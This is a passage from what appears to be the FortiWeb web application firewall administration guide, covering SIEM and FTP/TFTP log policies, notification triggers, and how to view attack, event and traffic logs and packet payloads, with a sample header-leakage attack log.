1. Before you can log to an ArcSight server, you enable logging for the log type that you want to use as a trigger. For details, see Enabling log types, packet payload retention, & resource shortage alerts on page 692.
2. Go to **Log&Report > Log Policy > SIEM Policy**.

   To access this part of the web UI, your administrator's account access profile must have Read and Write permission to items in the Log & Report category. For details, see Permissions on page 62.

3. For **Policy Name**, enter a unique name that other parts of the configuration can reference.
4. Click **Create New**, and then complete the following settings:

IP Address	Enter the IP address of the ArcSight server.
Port	Enter the port where the ArcSight server listens for log output.

5. Click **OK**.
6. If required, add any additional ArcSight servers to the policy.
7. To verify logging connectivity, from the FortiWeb appliance, trigger a log message that matches the types and severity levels that you have chosen to store on the remote host. Then, on the remote host, confirm that it has received that log message.

   If the remote host does not receive the log messages, verify the FortiWeb appliance's network interfaces (see Configuring the network interfaces on page 154) and static routes (see Adding a gateway on page 169), and the policies on any intermediary firewalls or routers. If ICMP `ECHO_RESPONSE` (pong) is enabled on the remote host, try using the `execute traceroute` command to determine the point where connectivity fails. For details, see the FortiWeb CLI Reference.

See also

- Configuring log destinations
- Viewing log messages
- Enabling log types, packet payload retention, & resource shortage alerts
- Configuring triggers
- Obscuring sensitive data in the logs

Configuring FTP/TFTP policies

Before you send reports that contain log or other information to an FTP or TFTP server, you create FTP/TFTP connection settings and add them to a report configuration.

To configure FTP/TFTP policies

1. Before you can create reports that contain logging information, you enable logging for the log type that you want to capture in a report. For details, see Enabling log types, packet payload retention, & resource shortage alerts on page 692.
2. Go to **Log&Report > Log Policy > FTP/TFTP Policy**.

   To access this part of the web UI, your administrator's account access profile must have Read and Write permission to items in the Log & Report category. For details, see Permissions on page 62.
3. Click **Create New**, and then complete the following settings:

FTP/TFTP Policy Name	Enter a unique name that other parts of the configuration can reference. Do not use spaces or special characters. The maximum length is 35 characters.
Policy Type	Select **FTP** or **TFTP**.
Server	Enter the IP address of the FTP or TFTP server.
Authentication	Specifies whether the server requires a user name and password for authentication, rather than allowing anonymous connections. Available only if **Policy Type** is **FTP**.
Username	Enter the user name that FortiWeb uses to authenticate with the server. Available only if **Authentication** is selected.
Password	Enter the password for the specified username. Available only if **Authentication** is selected.
File Folder	Specifies the location on the server where FortiWeb stores reports.

4. Click **OK**.
5. To verify logging connectivity, from the FortiWeb appliance, configure a report that uses this FTP/TFTP policy, and then run it (or wait for it to run at its scheduled time). Then, on the FTP or TFTP server, confirm that FortiWeb transmitted the report to the specified folder.

   For more information on configuring FortiWeb to send a report to an FTP or TFTP server, see Selecting the report's file type & delivery options on page 750.

See also

- Configuring log destinations
- Viewing log messages
- Enabling log types, packet payload retention, & resource shortage alerts
- Configuring triggers
- Obscuring sensitive data in the logs

Configuring triggers

Triggers are sets of notification servers (Syslog, FortiAnalyzer, and alert email) that you can select in protection rules. The FortiWeb appliance will contact those servers when traffic violates the policy and therefore triggers logging and/or alert email.



You can also receive security event notification via SNMP. See SNMP traps & queries on page 733.


For example, if you create a trigger that contains email and Syslog settings, that trigger can be selected as the trigger action for specific violations of a protection profile's sub-rules. Alert email and Syslog records will be created according to the trigger when a violation of that individual rule occurs.

To configure triggers

1. Before you create a trigger, first create any settings it will reference, such as email, Syslog and/or FortiAnalyzer settings (see Configuring email settings on page 728, Configuring Syslog settings on page 701, and Configuring FortiAnalyzer policies on page 702).
2. Go to **Log&Report > Log Policy > Trigger Policy**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 62.
3. Click **Create New**.

   A dialog appears.



4. In **Name**, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
5. Pick an existing policy from one or more of the three email, Syslog or FortiAnalyzer setting drop-down lists. FortiWeb will use these notification devices for all protection rule violations that use this trigger.
6. Click **OK**.
7. To apply the trigger, select it in the **Trigger Action** setting in a web protection feature, such as a hidden field rule, or an HTTP constraint on illegal host names.

Viewing log messages

You can use the web UI to view and download locally stored log messages. (You cannot use the web UI to view log messages that are stored remotely on Syslog or FortiAnalyzer devices.)

Depending on the type of log, some log messages cannot be viewed from the web UI.

Availability of each log type via the web UI

Storage method	Log type		
	Event	Traffic	Attack
Local disk	Yes	Yes	Yes

Storage method	Log type		
	Event	Traffic	Attack
Local memory	Yes	No	No
Syslog server	Yes	Yes	Yes
FortiAnalyzer	Yes	Yes	Yes
ArcSight (SIEM)	Yes	Yes	Yes

Log messages are in human-readable format, where each column's name, such as **Source** (`src` in **Raw** view), indicates its contents.

To assist you in forensics and troubleshooting false positives, if the request matched an attack signature, the part of the packet that matched is highlighted in yellow.

An attack's origin is not always the same as the IP that appears in your logs. Network address translation (NAT) at various points between a web browser and your web servers can mask the original IP address of the attacker. Depending on your configuration of Use X-Header to Identify Original Client's IP, attack logs' **Source** column may contain the IP address of the client according to `X-Forwarded-For:` or a similar header in the HTTP layer, **not** the `SRC` field in the IP header. In that case, the corresponding traffic log's **Source** column will not match, since it reflects the IP layer. (Typically in that scenario, the connection has been relayed by a load balancer or proxy, and therefore the IP would be that of the load balancer, which is not the real origin of the attack.) Relatedly, if Shared IP is enabled, FortiWeb will attempt to differentiate innocent clients that share the same public address with an attacker according to the IP layer `SRC` field due to NAT.

Not all attack detections will be logged. In some cases, only one entry will be logged when there are many attack instances. See Log rate limits on page 691. Relatedly, server information disclosure detections will not be logged if you have configured Action to be **Erase, no Alert**. See Blocking known attacks & data leaks on page 501.

To view log messages

1. Go to one of the log types:
   - **Log&Report > Log Access > Attack**
   - **Log&Report > Log Access > Event**
   - **Log&Report > Log Access > Traffic**

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 62.


   Columns and appearance varies slightly by the log type. For details on structure or interpretations of and troubleshooting suggestions for individual log messages, see the FortiWeb Log Reference.

   Initially, the page displays the most recent log messages for that log type. Contents of the **Message** column may vary by your selection of **Raw** or **Formatted** view.




In FortiWeb HA clusters, log messages are recorded on their originating appliance. If you notice a gap in the logs, a failover may have occurred. Logs during that period will be stored on the other appliance. To view those logs, switch to the other appliance.

Log&Report > Log Access > Event



Button	Description
Refresh	Click to update the page with any logs that have been recorded since you previously loaded the page.
Column Settings	Click to display or hide the columns that correspond to log fields, or change the order in which they appear on the page. For more information, see Displaying & arranging log columns on page 716.
Raw or **Formatted**	Click to toggle between a **Raw** and **Formatted** view of the log information**.** The raw view displays the log message as it actually appears in the log file. The formatted view displays the log message in a columnar format. Click to switch the log information view to that opposite of what is currently displayed. For details on both view types, see Switching between Raw & Formatted log views on page 715.
Clear All Filters	Click this icon to clear all log view filters. For details on log view filters, see Filtering log messages on page 717.
Log Management	Click to download, delete, or view the contents of a log file.

Log&Report > Log Access > Attack




Button	Description
Refresh	Click to update the page with any logs that have been recorded since you previously loaded the page.
Column Settings	Click this icon to display or hide the columns that correspond to log fields, or change the order in which they appear on the page. For more information, see Displaying & arranging log columns on page 716.
Raw or **Formatted**	Click to toggle between a **Raw** and **Formatted** view of the log information**.** The raw view displays the log message as it actually appears in the log file. The formatted view displays the log message in a columnar format. Click to switch the log information view to that opposite of what is currently displayed. For details on both view types, see Switching between Raw & Formatted log views on page 715.
Clear All Filters	Click this icon to clear all log view filters. For details on log view filters, see Filtering log messages on page 717.
Log Message Aggregation	Click to arrange the attack logs into specific categories. For more information, see Coalescing similar attack log messages on page 726.
Log Search	Click to search attack logs using simple or advanced search criteria. For more information, see Searching attack logs on page 723.
Log Management	Click to download, delete, or view the contents of a log file.

Not all detected attacks may be blocked, redirected, or sanitized.

For example, while using auto-learning, you can configure protection profiles with an action of **Alert** (log but not deny), allowing the connection to complete in order to gather full auto-learning data.

To determine whether or not an attack attempt was permitted to reach a web server, show the **Action** column. For details, see Displaying & arranging log columns on page 716. Additionally, if the FortiWeb appliance is operating in offline protection mode or transparent inspection mode, due to asynchronous inspection where the attack may have reached the server before it was detected by FortiWeb, you should also examine the server itself.


Log&Report > Log Access > Traffic




Button	Description
Refresh	Click to update the page with any logs that have been recorded since you previously loaded the page.
Column Settings	Click to display or hide the columns that correspond to log fields, or change the order in which they appear on the page. For more information, see Displaying & arranging log columns on page 716.

Button	Description
Raw or **Formatted**	Click to toggle between a **Raw** and **Formatted** view of the log information The raw view displays the log message as it actually appears in the log file. The formatted view displays the log message in a columnar format. Click to switc.h the log information view to that opposite of what is currently displayed. For details on both view types, see Switching between Raw & Formatted log views on page 715.
Clear All Filters	Click this icon to clear all log view filters. For details on log view filters, see Filtering log messages on page 717.
Log Management	Click to download, delete, or view the contents of a log file.

2. If you want to view log messages in a rotated log file, click **Log Management**.



A page appears, listing each of the log files for that type that are stored on the local hard drive.



3. Mark the check box next to the file whose log messages you want to view.
4. Click **View**.

   The page refreshes, displaying log messages in that file.

Viewing a single log message as a table

When viewing attack log messages or traffic log messages, you can display the log message as a table in the frame below the log view.


To view message details

1. Go to either **Log&Report > Log Access > Attack** or **Log&Report > Log Access > Traffic**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 62.

2. Click any log message or click the **Detail** icon on any row to view message details.

   The details appear beside the main log table.



Date	2014-04-03
Time	09:59:47
MSG ID	000607120847
Device ID	FV-3KC3R09700001
Policy	250_to_VLAN20
ID	20000010
Source Country	Ecuador
Sub Type	waf_signature_detection
Level	alert
Severity Level	Low
Action	Alert
Protocol	tcp
Service	http
Method	get
URL	/
HTTP Host	10.0.2.250
User Agent	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET CLR 3.5.30729
Message	Information Disclosure-HTTP Header Leakage : Signature ID 080200004 (Add Exception) (Alert Only) (Disable Signature)

Connection

190.154.77.16:35097 -> 10.20.0.22:80

Matched pattern

PHP/5.2.8

Packet Header:

HTTP/1.1 200 OK
Date: Thu, 03 Apr 2014 01:59:49 GMT
Server: Apache/2.2.24 (Win32) mod_ssl/2.2.24 OpenSSL/1.0.1e PHP/5.2.8 mod_jk/1.2.37
X-Powered-By: PHP/5.2.8
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 87
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html

Raw Body:

.....(....I.O....0..,Q(./..VLI,Iu,HL.H52RPp..).O+....d...'.....Ct.....Gx.Q...

Hex Body:

Address	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Dump
00000000	1F	8B	08	00	00	00	00	00	00	03	B3	C9	28	C9	CD	B1	. . . . (. . .
00000010	B3	49	CA	4F	A9	B4	B3	C9	30	B4	F3	2C	51	28	CF	2F	. I . O . . . . 0 . . . , Q (. /

Viewing packet payloads

If you enabled retention of packet payloads from FortiWeb's HTTP parser for attack and traffic logs (see Enabling log types, packet payload retention, & resource shortage alerts on page 692), you can view a part of the payload as dissected by the HTTP parser, in table form, via the web UI.

Packet payload tables display the decoded packet payload associated with the log message that it caused. This supplements the log message by providing the actual data that triggered the regular expression, which may help you to fine-tune your regular expressions to prevent false positives, or aid in forensic analysis.

To view a packet payload


1. Go to either **Log&Report > Log Access > Attack** or **Log&Report > Log Access > Traffic**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 62.

2. In the row corresponding to the log message whose packet payload you want to view, click the log message.

   There may not be a **Packet Log** icon for every log message, such as for normal HTTP responses and attack types where you have not enabled packet payload retention.

   In a frame below or to the right the log messages (unless you have selected **Detailed Information > Hidden** from the menu bar), the log message appears in table format, as well as the decoded HTTP headers and packet payload. Parameters and file uploads are in either the **URL** or (for HTTP `POST` requests) **Data** fields. Cookies can be either in the **Cookie** or **Data** fields.



Date	2014-04-03
Time	09:59:47
MSG ID	000607120847
Device ID	FV-3KC3R09700001
Policy	250_to_VLAN20
ID	20000010
Source Country	Ecuador
Sub Type	waf_signature_detection
Level	alert
Severity Level	Low
Action	Alert
Protocol	tcp
Service	http
Method	get
URL	/
HTTP Host	10.0.2.250
User Agent	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET CLR 3.5.30729
Message	Information Disclosure-HTTP Header Leakage : Signature ID 080200004 (Add Exception) (Alert Only) (Disable Signature)

Connection

190.154.77.16:35097 -> 10.20.0.22:80

Matched pattern

PHP/5.2.8

Packet Header:

```
HTTP/1.1 200 OK
Date: Thu, 03 Apr 2014 01:59:49 GMT
Server: Apache/2.2.24 (Win32) mod_ssl/2.2.24 OpenSSL/1.0.1e PHP/5.2.8 mod_jk/1.2.37
X-Powered-By: PHP/5.2.8
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 87
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html
```

Raw Body:

.....(....I.O....0..„Q(./..VLI,Iu,HL.H52RPp..).O+....d...'.....Ct.....Gx.Q...

Hex Body:

Address	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Dump
00000000	1F	8B	08	00	00	00	00	00	00	03	B3	C9	28	C9	CD	B1	. . . . (. . .
00000010	B3	49	CA	4F	A9	B4	B3	C9	30	B4	F3	2C	51	28	CF	2F	. I . O . . . . 0 . . , Q (. /

See also

